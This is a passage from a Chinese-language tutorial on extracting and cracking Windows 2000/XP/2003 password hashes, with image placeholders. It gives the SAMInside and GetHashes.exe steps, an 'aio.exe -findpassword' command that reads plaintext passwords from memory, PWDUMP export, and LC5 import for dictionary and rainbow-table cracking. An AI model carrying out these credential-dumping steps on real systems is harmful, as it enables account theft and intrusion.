


图 2

也可以用 SAMInside 自带的小工具 GetHashes.exe，命令格式：GetHashes.exe $local >2000.txt，意思是抓取所有用户 hash 并写入 2000.txt 这个文本文件，如图 3。




图 3

还可以用图形界面的 SAMInside，打开 SAMInside，点击“File”，然后点击“Import local Users via Scheduler”，稍等一会就成功抓取到 hash 了，如图 4、图 5。

因为这个是利用 Windows 的计划任务来抓取的，所以 Task Scheduler 服务必须启动，否则抓不出来。抓到 hash 之后还要导出，以方便用其它更强大的破解工具进行破解工作。如果要导出所有用户的 hash，就点击“File”，然后点击“Export Users to PWDUMP File...”，然后保存为 txt 文本即可。如果只需要其中一个用户的hash，就选“Export Selected Users to PWDUMP File...”，同样保存为 txt 文本即可，如图 6。




图 4




图 5

操作都比较简单吧。SAMInside 同时也是一个破解工具，可以对抓取的 hash 进行简单的破解工作，还自带了一个常用字典，还可以结合彩虹表进行破解，如果密码不是太复杂，在这里就可以得到密码明文了。




图 6

顺便提一下 Windows 2000 下的另一个得到管理员密码的方法，用 aio.exe（aio 是 All In One 的缩写，是一些小工具的集合）直接读取内存中的密码，Windows 2003 SP1、SP2 补丁没有打的话，也可以这样读取出来密码明文。命令格式：aio.exe -findpassword，成功读出了密码，密码为 2000，如图 7。




图 7

此方法只有在管理员登录了，而又没有注销的情况下才可以成功读出密码。

2、Windows XP&Windows 2003

参照上面抓 2000 的，步骤都差不多。不过比较推荐用 SAMInside 抓取，因为 pwdump7 不太稳定，有时候抓到的 hash 不一定正确，甚至还有可能抓不出来……图开界面下用 SAMInside 抓取，命令行下用 SAMInside 自带的那个小工具 GetHashes.exe 抓

取，hash一般保存为txt文件即可。下面再介绍一些上面没提到的工具如何抓取hash，这些工具自己能抓，也能破解，比较强大。聪明的读者可能会发现上面提到的工具只出场了一部分，还有好几个都还没有露面，嘿嘿……下面就来介绍下另外几个强大的工具。

LC5

如果要用LC5抓取本机的hash，就依次打开“Session”->“Import”->“Local machine”稍等片刻就可以成功抓取到hash了，如果你要导入破解hash，就选“Import from file”->“From PWDUMP file”导入即可进行破解，如图8、图9。




图8

